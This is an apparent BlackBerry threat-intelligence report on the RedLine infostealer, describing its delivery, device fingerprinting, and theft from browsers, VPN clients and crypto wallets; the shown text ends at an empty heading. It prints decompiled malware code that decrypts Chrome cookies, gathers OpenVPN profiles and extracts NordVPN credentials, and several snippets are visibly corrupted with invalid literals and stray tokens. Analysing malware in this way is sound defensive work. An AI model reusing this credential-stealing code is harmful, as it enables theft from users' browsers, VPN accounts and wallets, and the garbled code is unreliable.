Threat Thursday: Redline Infostealer

The BlackBerry Research & Intelligence Team


Summary

RedLine is a new infostealer malware family that is distributed via COVID-19 phishing email campaigns. It has been active throughout 2020, and in 2021, it has additionally been delivered through malicious Google advertisements and spearphishing campaigns against 3D or digital artists using non-fungible tokens (NFTs), which are digital tokens tied to assets that can be bought, sold and traded.

RedLine is extremely versatile and has appeared variously as Trojanized services, games, cracks, and tools. Many samples of RedLine also appear with legit-looking digital certificates.


Once connection to its command and control (C2) panel is established, RedLine malware has a wide range of applications and services. In all cases it attempts to perform illicit exfiltration of victims' data. The malware gathers information from web-browsers, file transfer protocol (FTP) clients, Instant Messengers (IM), cryptocurrency wallets, VPN services, and gaming clients. It also has remote functionality to drop and execute further malware onto the victim machine.

Operating System



Windows	MacOS	Linux	Android
Yes	No	No	No

Risk & Impact



Impact	Medium
Risk	Medium

Infection Vectors

The RedLine malware family has been distributed and sold mostly via Russian underground malware forums. This threat has been sold as individual packages with several pricing options, or as Malware-as-a-Service (MaaS) on a subscription-based pricing package.

As the malware is distributed, the threat group behind it does not have a singular goal or target other than generating revenue by selling the malware. It is then used in multiple smaller campaigns by the individual threat actors who have purchased the malware online. Due to this, there are a wide array of known infection vectors, malware campaigns and targets that have been hit by the RedLine malware family.

In the last few months, RedLine has been noted being delivered by the following mechanisms:


- An initial malware downloader
- Email malspam campaigns
- Being hosted on Bitbucket
- Being hosted on paste[.]nrecom[.]net
- Abusing Google Ads hosting Trojanized lure websites
- Being Trojanized as popular services ‘Telegram’ and ‘Signal’
- Social engineering campaigns to attack digital artists using Non-Fungible Tokens

Throughout its development and lifecycle, RedLine has evolved to be more complex, and it has increased the list of data it can exfiltrate. At the time of writing in July 2021, this threat appears to be in active development, increasing its capabilities further.

Technical Analysis

Fingerprinting

RedLine samples tend to be heavily obfuscated .NET compiled executables. As this malware is being widely distributed by threat actors with different skills and goals, the complexity of this obfuscation can vary sample-to-sample:



```
◢ Morgens (0.0.0.0)
  ◢ Morgens.exe
      ▷ PE
      ▷ References
      ◢ { } -
          ▷ <Module> @02000001
          ▷ Account @02000036
          ▷ AllWalletsRule @0200000E
          ▷ ArmoryRule @0200000F
          ▷ AtomicRule @02000010
          ▷ Autofill @02000032
          ▷ BCRYPT_AUTHENTICATED_CIPHER_MODE_INFO @02000037
          ▷ BCRYPT_KEY_LENGTHS_STRUCT @02000038
          ▷ BCRYPT_OAEP_PADDING_INFO @02000039
          ▷ BCRYPT_PSS_PADDING_INFO @0200003A
          ▷ BrowserExtensionsRule @02000011
          ▷ BrowserVersion @02000040
          ▷ CC @02000035
          ▷ Chrome @02000002
          ▷ CoinomiRule @02000012
          ▷ CommandLineUpdate @02000020
          ▷ CryptoHelper @02000007
          ▷ CryptoProvider @02000006
          ▷ DataBaseConnection @0200001F
          ▷ DesktopMessangerRule @02000013
          ▷ DiscordRule @02000014
          ▷ DisplayHelper @02000028
          ▷ DownloadAndExecuteUpdate @02000021
          ▷ DownloadUpdate @02000022
          ▷ ElectrumRule @02000015
```


Figure 1: De-obfuscated .NET functions of a RedLine sample.

Upon execution, the malware will initialize both the Command and Control (C2) server's IP address, and the hardcoded 'Build ID' found within each sample. The malware utilizes SOAP messaging protocol for its C2 connections.

RedLine will check for Internet connectivity before reaching out to its malicious C2 infrastructure to obtain further settings. Once this is complete, the malware will begin by fingerprinting the victim's device for the following characteristics:

Hardware ID	Operating System Version
Build ID	Current Language
Username	Monitor Size/Screen Resolution
Process Elevation	Time/Date
Country/Location	Time Zone
IP Address	Screenshotting device
User-Agent	RAM info
Graphic Card info	System Defender/Antivirus

The malware contains multiple functions that aid in the fingerprinting of a victim device. These functions range greatly in both depth and complexity. Some can be simple functions and routines for getting a device's 'computer architecture'. Others can enlist a wide range of IP and geolocation Web APIs for anti-analysis and to prevent location spoofing:



```
domain: api.ipify.org
domain: bot.whatismyipaddress.com
domain: checkip.amazonaws.com
domain: checkip.dyndns.org
domain: icanhazip.com
domain: ipinfo.io
domain: wtfismyip.com
```

Figure 2: RedLine uses multiple geolocation and IP address web-based APIs.

When fingerprinting the device, the malware has notable functions called 'Blacklisted Country' and 'Blocked IP'. These functions are populated when a connection has been established by the C2. The threat actor can decide whether these could be used to prevent infection of devices based on the specific location of a new victim, or by using a specific IP address.

Information Stealing – File Grabber

Once infected, RedLine will attempt to find further information from a victim's device, including the following:

- Default/set browser
- The location of specified files
- Instant Messenger clients
- File paths and fingerprinting:
    - ProgramData folder
    - Program Files folder
    - Program Files (x86) folder

Information Stealing – Browsers


RedLine's core functionality is centered around information stealing. One of the ways it achieves this is by targeting the following web-browsers:

- Chromium-based browsers (Chrome)
- Gecko-based browsers (Mozilla Firefox)
- Microsoft Edge

The malware takes a keen interest in collecting data from these browsers to exfiltrate the following from the victim:

- Login and password credentials
- Browser cookies
- Auto-complete/auto-fill fields used by websites
- Credit card details

Each web-browser stores this information in unique locations. This threat has dedicated functions and routines per-browser, to maximize its reach and the damage it can cause. All stolen information is exfiltrated back to its C2 on a timer:




```
private static List<ScannedCookie> ScanCook(string profilePath)
{
    List<ScannedCookie> list = new List<ScannedCookie>();
    try
    {
        string text = Path.Combine(profilePath, new string(new char[]
        {'Cookies'}));
        if (!File.Exists(text))
        {return list;
        }
        string chromeKey = Chrome.ParseLocalStateKey(profilePath);
        using (FileCopier fileCopier = new FileCopier())
        {
            try
            {
                DataBaseConnection dataBaseConnection = new DataBaseConnection(fileCopier.CreateShadowCopy(text));
                dataBaseConnection.ReadTable(new string(new char[]
                {'cookies'}));
                for (int i = 0; i < dataBaseConnection.RowLength; i++)
                {
                    ScannedCookie scannedCookie = null;
                    try
                    {
                        scannedCookie = new ScannedCookie
                        {
                            Host = dataBaseConnection.ParseValue(i, new string(new char[]
                            {'host_key'})).Trim(),
                            Http = dataBaseConnection.ParseValue(i, new string(new char[]
                            {'host_key'})).Trim().StartsWith("."),
                            Path = dataBaseConnection.ParseValue(i, new string(new char[]
                            {'path'})).Trim(),
                            Secure = dataBaseConnection.ParseValue(i, new string(new char[]
                            {'is_secure'})).Contains("1"),
                            Expires = Convert.ToInt64(dataBaseConnection.ParseValue(i, new string(new char[]
                            {'expires_utc'})).Trim()) / 1000000L - 11644473600L,
                            Name = dataBaseConnection.ParseValue(i, new string(new char[]
                            {'name'})).Trim(),
                            Value = Chrome.DecryptChromium(dataBaseConnection.ParseValue(i, new string(new char[]
                            {'encrypted_value'})), chromeKey)
                        };
                        if (scannedCookie.Expires < 0L)
                        {
                            scannedCookie.Expires = DateTime.Now.AddMonths(12).Ticks - 621355968000000000L;
                        }
                    }
```

Figure 3: Scanning Chrome cookies.

Information Stealing – VPN Clients

With the growing popularity of Virtual Private Network (VPN) services, many malware families have been targeting the login credentials of these services. RedLine in particular targets the following services:


- NordVPN
- ProtonVPN
- OpenVPN



```
public class OpenVPNRule : FileScannerRule
{
  public override string GetFolder(FileScannerArg scannerArg, FileInfo fileInfo)
  {
      return string.Empty;
  }

  public override IEnumerable<FileScannerArg> GetScanArgs()
  {
      List<FileScannerArg> list = new List<FileScannerArg>();
      try
      {
          list.Add(new FileScannerArg
          {
              Directory = Path.Combine(Environment.ExpandEnvironmentVariables("%USERPROFILE%\\AppData\\Roaming").Replace("", string.Empty), new string(new char[]
              {'OpenVPN Connect'}).Replace("", string.Empty) + "\\" + new string(new char[]
              {'profiles'})),
              Pattern = "*ovpn",
              Recoursive = false
          });
      }
      catch
      {
      }
      return list;
  }
```

Figure 4: Reading OpenVPN profile configurations.



```
public class NordApp
{
    public static List<Account> Find()
    {
        List<Account> list = new List<Account>();
        try
        {
            DirectoryInfo directoryInfo = new DirectoryInfo(Path.Combine(Environment.ExpandEnvironmentVariables("%USERPROFILE%\\AppData\\Local".
            {
                'NordVPN'}).Replace("Def", string.Empty)));
            if (!directoryInfo.Exists)
            {
                return list;
            }
            DirectoryInfo[] directories = directoryInfo.GetDirectories(new string(new char[]
            {
                'NordVpn.'x*}).Replace("Win", string.Empty));
            for (int i = 0; i < directories.Length; i++)
            {
                foreach (DirectoryInfo directoryInfo2 in directories[i].GetDirectories())
                {
                    try
                    {
                        string text = Path.Combine(directoryInfo2.FullName, new string(new char[]
                        {
                            'user.config'}));
                        if (File.Exists(text))
                        {
                            XmlDocument xmlDocument = new XmlDocument();
                            xmlDocument.Load(text);
                            string innerText = xmlDocument.SelectSingleNode(new string(new char[]
                            {
                                '//setting[@name=\\Username\\]/value'}).Replace("String.Replace", string.Empty)).InnerText;
                            string innerText2 = xmlDocument.SelectSingleNode(new string(new char[]
                            {
                                '//setting[@name=\\Password\\]/value'}).Replace("String.Remove", string.Empty)).InnerText;
                            if (!string.IsNullOrWhiteSpace(innerText) && !string.IsNullOrWhiteSpace(innerText2))
                            {
                                string @dstring = Encoding.UTF8.GetString(Convert.FromBase64String(innerText));
                                string string2 = Encoding.UTF8.GetString(Convert.FromBase64String(innerText2));
                                string text2 = CryptoHelper.DecryptBlob(@string, DataProtectionScope.LocalMachine, null);
                                string text3 = CryptoHelper.DecryptBlob(string2, DataProtectionScope.LocalMachine, null);
                                if (!string.IsNullOrWhiteSpace(text2) && !string.IsNullOrWhiteSpace(text3))
                                {
                                    list.Add(new Account
                                    {
                                        Username = text2,
                                        Password = text3
                                    });
```

Figure 5: Reading username and password via the NordVPN Config file.

Information Stealing – Crypto Wallets

With the recent astronomical rise in both interest and investment in cryptocurrencies, digital wallet details and login credentials have become another lucrative item that many malware families are beginning to target and add to their arsenal of info-stealing capabilities.


RedLine has also added multiple functions to harvest and exfiltrate data relating to several popular crypto wallets. A crypto wallet is an application used to both cold store and retrieve digital cryptocurrency assets. RedLine has specific functions that target popular crypto wallet services, as well as more generic functions to widen its scope of asset-stealing.

The following popular wallet services have been targeted by RedLine:

Armory	TronLink
MetaMask	Jaxx
Guarda	Exodus
Atomic	Coinomi
Electrum	

The malware also has specific functions targeting different cryptocurrencies specifically:

- Ethereum wallets
- Monero wallets



2021-06-28 12:01:44,787	740	0x0289f278 0x0289eeb3	**NtQueryFullAttributesFile**	FileName: `C:\Users\`[redacted]`\AppData\Roaming\Electrum\wallets`
2021-06-28 12:01:44,818	740	0x0289f718 0x0289eed3	**NtQueryFullAttributesFile**	FileName: `C:\Users\`[redacted]`\AppData\Roaming\Ethereum\wallets`
2021-06-28 12:01:44,818	740	0x0289f9b0 0x0289eef3	**NtQueryFullAttributesFile**	FileName: `C:\Users\`[redacted]`\AppData\Roaming\Exodus\exodus.wallet`
2021-06-28 12:01:44,834	740	0x00c6f15e 0x0289ef53	**NtQueryFullAttributesFile**	FileName: `C:\Users\`[redacted]`\AppData\Roaming\Coinomi\wallet_db`

Figure 6: RedLine querying the presence of crypto wallets on a victim device.

As well as looking for cold-storage cryptocurrency wallets installed onto a victim device, RedLine also searches for web-browser extensions related to cryptocurrency applications.

RedLine has a function dedicated to seeking out the presence of other cryptocurrency services, such as the browser-extensions listed below:

Yoroi	Guarda

TronLink	Equal
Nifty	Jaxx Liberty
MetaMask	BitApp
Math	iWallet
Coinbase	Wombat
BinanceChain	Atomic
Brave	MewCx
Guild	Saturn
Ronin	

Information Stealing – Instant Messengers

